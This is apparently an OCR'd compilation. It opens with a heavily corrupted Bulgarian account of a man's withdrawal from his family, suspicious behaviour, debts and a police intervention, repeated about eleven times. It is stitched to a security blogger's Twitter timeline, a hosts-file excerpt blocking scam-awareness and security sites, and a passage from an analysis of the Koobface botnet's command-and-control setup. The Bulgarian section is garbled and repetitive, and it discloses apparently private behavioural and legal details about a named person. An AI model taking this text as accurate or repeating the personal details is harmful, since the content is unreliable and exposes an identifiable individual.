Софиязо Предмествоми жовато заминал да живее сам на квартира стембона дво след това спрял да се обажда. На позвънявания от тях истемий истеми и от притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им авпт на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бытажа за закупен тред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се цял в стаята си, отказвал да се храни заедно с тях. Напускал дома си с да зава обяснения къде ходи и кога ще се върне. Промяната	THE HE H
Софиязо Дрез първия месец поддържал ежедневна връзка с тях стемерона, востаед това спрял да се обажда. На позъънявания от тях встрани источном притесним те започнам да го издирват активно. Получил писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им аапт на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хазден. Събрали бигажа за да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се пял в стаята си, отказвал да се храни заедно с тях. Напускал дома си да дава обяснения къде ходи и кога ще се върне. Промяната ппоседенето му била констатирана и от съседи и приятели	HI H
Софиясо-През първия месец поддържал ежедневна връзка с тях отсожфона, нео сасед това спрял да се обажда. На позъънявнания от тях истрани нео отпорарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отипли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бятажа за да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се иза в стаята си, отказвал да се храни заедно с тях. Напускал дома си с да дава обяснения къде ходи и кога ще се върне. Промяната поседеняето му била констатирана и от съседи и приятели госминството, които Данчо подминавал като напълно непознати. Потправени забележки от стърана на Майката "започвал да изъеда лош	HI HI DI
Софиязо Първия месен поддържа ежедневна връзка с тях стемерона дво след това спрял да се обажда. На позъънявания от тях истрани и отправа да се обажда. На позъънявания от тях истрани и отправа да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им аапт На посочената дата те отипли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бытажа за зак за се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се цял в стаята си, отказвад да се храни заедно с тях. Напускал дома си с да дава обяснения къде ходи и кога ще се върне. Промяната поведението л му била констатирана и от съседи и приятели госмействого, които - Данчо, подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош Навсякъде ходел с преносимия компютър. Гледал телевизия от окс	HI H
Софиво-Офра- първия месец поддържал ежедневна връзка с тях стемерона, во- след това спрял да се обажда. На позъънявания от тях встрани исоторварял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапт На посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бигажа за-да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се пял в стаята си, отказвал да се храни заедно с тях. Напускал дома си с да дава обяснения къде ходи и кога ще се върне. Промяната пласдението му била констатирана и от съседи и приятели гомейството, които Данчо подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош Навсякъде ходел с преносимия компютър. Гледал телевизия от око метър разстояние, заключвал и по няколко пъти проверявал входия	HI H
Софиве образование в вырази месец поддържал ежедневна връзка с тях стемерона, во след това спрял да се обажда. На позъънявания от тях истемерона, во след това спрял да се обажда. На позъънявания от тях истемен посторарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали багажа зазда се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се цва в стаята си, отказвал да се храни заедно с тях. Напускал дома си б да дава обяснения къде ходи и кога ще се върне. Промяната поведението му била констатирана и от съседи и приятели гесмейкатвото; които Данчо подминавал като нагълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош навсякъде ходеа с преносимия компютър. Гледал телевизия от окс метър разстояние, заключвал и по няколко пъти проверявал входна врата дали е заключвал и по няколко поти проверявал входна врата дали е заключва. Непосредствено поеди намесата на полиция	HI H
Софияс. Президент вымести ваминал да живее сам на квартира обсажрона, но след това спрял да се обажда. На позъвнявания от тях истаний негозповарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бигажа за да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се цял в стаята си, отказвал да се храни заедно с тях. Напускал дома си б да дава обяснения къде ходи и кога ще се върне. Промяната поведението му била констатирана и от съседи и приятели гемейството, които Данчо подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош навсякъде кодел с преносимия компютър. Гледал телевизия от око метър разстояние, заключвал и по няколко пъти проверявал входна врата дали е заключена. Непосредствено преди намесата на полиция започвал да та телевързано, смесвал спомени от детството с наско	HIS
Софиязо Дрез първия месец поддържа ежедневна връзка с тях стемерона дво след това спрял да се обажда. На позъънявания от тях истрани истрани истрани и изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им авпт На посочената дата те отипли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бытажа за-да се върнат в Троян, той ги оставна пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се двя в стаята си, отказвад да се храни заедно с тях. Напускал дома си с да дава обяснения къде ходи и кога ще се върне. Промяната поведението л му била констатирана и от съседи и приятели госмейството, които -Данчо, подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош Навсякъде ходел с преносимия компютър. Гледал телевизия от окс метър разстояние, заключвал и по няколко пъти проверявал входна врата дали с заключена. Непосредствено преди намесата на полиция започвал на томо неграна на майкато преди намесата на полиция започвал на томо неграна на майкато преди намесата на полиция започвал на томо неграна на обърга на преди намесата на полиция започвал на томо неграна на помени от детството с наско саучихи се неца, мнотребявал много компютърни термини до степен	HIS
Софияс. Президент вымести ваминал да живее сам на квартира обсажрона, но след това спрял да се обажда. На позъвнявания от тях истаний негозповарял или изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и някол обаждания за неплатени лизингови вноски за закупен от сина им лапти на посочената дата те отишли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бигажа за да се върнат в Троян, той ги оставил пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се цял в стаята си, отказвал да се храни заедно с тях. Напускал дома си б да дава обяснения къде ходи и кога ще се върне. Промяната поведението му била констатирана и от съседи и приятели гемейството, които Данчо подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош навсякъде кодел с преносимия компютър. Гледал телевизия от око метър разстояние, заключвал и по няколко пъти проверявал входна врата дали е заключена. Непосредствено преди намесата на полиция започвал да та телевързано, смесвал спомени от детството с наско	HI H
Софиязо Дрез първия месец поддържа ежедневна връзка с тях стемерона дво след това спрял да се обажда. На позъънявания от тях истрани истрани истрани и изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им авпт На посочената дата те отипли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бытажа за-да се върнат в Троян, той ги оставна пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се двя в стаята си, отказвад да се храни заедно с тях. Напускал дома си с да дава обяснения къде ходи и кога ще се върне. Промяната поведението л му била констатирана и от съседи и приятели госмейството, които -Данчо, подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош Навсякъде ходел с преносимия компютър. Гледал телевизия от окс метър разстояние, заключвал и по няколко пъти проверявал входна врата дали с заключена. Непосредствено преди намесата на полиция започвал на томо неграна на майкато преди намесата на полиция започвал на томо неграна на майкато преди намесата на полиция започвал на томо неграна на обърга на преди намесата на полиция започвал на томо неграна на помени от детството с наско саучихи се неца, мнотребявал много компютърни термини до степен	HI H
Софиязо Дрез първия месец поддържа ежедневна връзка с тях стемерона дво след това спрял да се обажда. На позъънявания от тях истрани истрани истрани и изключвал телефоните си. Това ги притесним те започнали да го издирват активно. Получили писмо от хазаина, че 15.09.10г. трябва да освободят квартирата, а така също и няком обаждания за неплатени лизингови вноски за закупен от сина им авпт На посочената дата те отипли в София, където намерили сина си да с в квартирата. Отказвал да говори с тях, бил груб и хладен. Събрали бытажа за-да се върнат в Троян, той ги оставна пред квартирата п предлог, че е зает и заминал някъде с такси. След завръщането в Тро отказвал да контактува с родителите и с други познати. Затварял се двя в стаята си, отказвад да се храни заедно с тях. Напускал дома си с да дава обяснения къде ходи и кога ще се върне. Промяната поведението л му била констатирана и от съседи и приятели госмейството, които -Данчо, подминавал като напълно непознати. П отправени забележки от страна на Майката "започвал да ягледа лош Навсякъде ходел с преносимия компютър. Гледал телевизия от окс метър разстояние, заключвал и по няколко пъти проверявал входна врата дали с заключена. Непосредствено преди намесата на полиция започвал на томо неграна на майкато преди намесата на полиция започвал на томо неграна на майкато преди намесата на полиция започвал на томо неграна на обърга на преди намесата на полиция започвал на томо неграна на помени от детството с наско саучихи се неца, мнотребявал много компютърни термини до степен	HI H

28 - Sunday

09:05

https://t.co/99acM24Alq #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatHunting #ThreatIntelligence #threatintel

2 ★3

29 - Monday

10:30

https://t.co/Bqbi2IDib5 #security #cybercrime #malware #CyberSecurity

30 - Tuesday

06:36

Who follows me on Twitter? Reply with an introduction. Thanks! #security #cybercrime #malware #threatintel

⇄1

06:50

@vxunderground Bad stuff. Believe it or not that's not true. The true bad guys never really care or sometimes know what you're saying or doing unless of course you come up with a pretty bad way to undermine their online campaigns. That's the true way of dealing with them.

07:16

@bambenek @threatpost That's not necessarily true. Although the bad guys aim to bypass the Google Play anti-malware restriction I've seen underground market propositions where they trade with and seek to buy legitimate Google Play publisher accounts to propagate their campaign.

12:45

https://t.co/kyl5GvScSi #security #cybercrime #malware #CyberSecurity #CybersecurityAwarenessMonth #ThreatIntel #threatintelligence https://t.co/bc3AQHYCBB



13:17
Xmas came early. And so is my birthday. Check this out! God bless and enjoy the holidays! Cheers! Dancho #security #cybercrime #malware #cybersecurity #threatintel #threatintelligence https://t.co/L9c89MwnHr



December

2 - Thursday

06:57

Making headlines on a daily basis. Since the early days of humankind. https://t.co/JTcqOaYgET #security #cybercrime #malware #cyberattacks #CybersecurityNews #ThreatHunting https://t.co/OqLFg7ETV3






"AN IN-DEPTH ANALYSIS OF HUNDREDS OF HIGH-PROFILE AND NEVER-PUBLISHED BEFORE SECURITY RESEARCH ARTICLES AND OSINT ANALYSIS BY THE WINNER OF JESSY H. NEAL AWARD FOR BEST BLOG FOR ZDNET'S ZERO DAY BLOG FOR 2010." - DANCHO

DANCHO DANCHEV'S SECURITY RESEARCH PORTFOLIO FOR ZDNET'S ZERO DAY BLOG

IN-DEPTH OVERVIEW AND ANALYSIS OF SECURITY BLOGGER DANCHO DANCHEV'S SECURITY RESEARCH FOR ZDNET'S ZERO DAY BLOG CIRCA 2008-2012


BY DANCHO DANCHEV






3 - Friday


05:35




Folks? Who remembers the early days of @MaltegoHQ I do! Check out this screenshot part of a Russia vs Georgia DDoS attack investigation a decade ago - https://t.co/oMTRJCRdMJ guess what? "I Know Who DDoS-ed Georgia and https://t.co/OPLSbzSK7Q Last Summer". https://t.co/dy2lyRY61T










https://t.co/JTcqOaYgET https://t.co/ZBAoFbtjbt



https://t.co/JTcqOaYgET #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #threatdetection https://t.co/YEsXvYJ2iK

⇄1



09:13

https://t.co/q5iTxLwmK1 #security #cybercrime #malware #CyberSecurity #ThreatHunting #ThreatIntel #ThreatIntelligence #threatdetection https://t.co/H48MgFl3dQ


≈1 ★1



4 - Saturday


06:06

https://t.co/JTcqOaYgET https://t.co/9SejCtrawr




06:07

https://t.co/JTcqOaYgET https://t.co/UU80RyDay4




06:07

https://t.co/JTcqOaYgET https://t.co/diJnx449IE



https://t.co/JTcqOaYgET https://t.co/K4gUI2DeZ5



7 - Tuesday

04:46

https://t.co/WLBKklyuhf #security #cybercrime #malware #CyberSecurity #cyberattacks #ThreatIntelligence #ThreatProtection



9 - Thursday

16:25

https://t.co/SGqQztcxaF #security #cybercrime #malware #CyberSec #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence #threatreport

16:25

https://t.co/yiAanNSVkZ #security #cybercrime #malware #CyberSec #CyberAttack #ThreatHunting #ThreatIntel #ThreatIntelligence #threatreport

16:26

https://t.co/7vCMCCfkpl #security #cybercrime #malware #CyberAttack #ThreatHunting #ThreatIntel #threatreport

 $\bigstar 1$

10 - Friday

05:01

https://t.co/0mUajr8DT8 #security #cybercrime #malware #CyberSecurity #CyberSec #CyberAttack #cyberattacks #ThreatHunting #ThreatIntel #threatintelligence #threatreport https://t.co/jo3bRidPWR



Show some love for my YouTube channel - https://t.co/OgnnO8saUO and stay tuned!
Regards. Dancho #security #cybercrime #malware #CyberSecurity #CyberAttack
#ThreatIntel

⇄1

11 - Saturday

19:11

https://t.co/JTcqOaYgET #security #cybercrime #malware #threatreport https://t.co/DAR51iXuDN


⇄1

127.0.0.1 bobbear.co.uk
127.0.0.1 reed.co.uk
127.0.0.1 seek.com.au
127.0.0.1 scam.com
127.0.0.1 scambusters.org
127.0.0.1 www.guardian.co.uk
127.0.0.1 ddanchev.blogspot.com
127.0.0.1 aic.gov.au
127.0.0.1 google.com.au
127.0.0.1 www.reed.co.uk


12 - Sunday

01:23

https://t.co/JTcqOaYgET https://t.co/I2BevoTW22





01:23




01:23

https://t.co/JTcqOaYgET https://t.co/2GtNXzbaWg







Psst! Check this out. This is @mikko detailing a botnet C&C using his name which surprise surprise was registered using my name. It's happy to know that you're getting noticed by cybercriminals internationally. Keep it up! https://t.co/wBGrnAkJNY



It's official. It's 2008-2013 and I'm getting referenced by the Koobface Gang in its official C&C communication channels. Cheers! https://t.co/XDZ8OtWaL2

C&C ARCHITECTURE

Compared with the complex C&C architecture of the Storm, WALEDAC, and DOWNAD botnets, the KOOBFACE C&C infrastructure is very basic. It only consisted of infected nodes and C&C domains that used HTTP as its communication protocol.




Figure 40. KOOBFACE C&C prior to July 19, 2009

Figure 41. Updated KOOBFACE C&C as of July 19, 2009

This simplistic C&C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C&C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry,³ the KOOBFACE gang realized the need for a more robust C&C infrastructure. Thus, on July 19, 2009, the KOOBFACE writers implemented a new C&C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C&C should another takedown be attempted.⁴


A few days after the new KOOBFACE C&C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

(2009-07-22 20:24:17)

#We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) #for the help in bug fixing, researches and documentation for our software.

01:35

I might in trouble for posting this but hey it's the RBN that send it to me for reference purposes. Don't forget. Diamonds degrade their quality. Bulletproof hosting services courtesy of the RBN are forever. https://t.co/jjuz2uEmiK



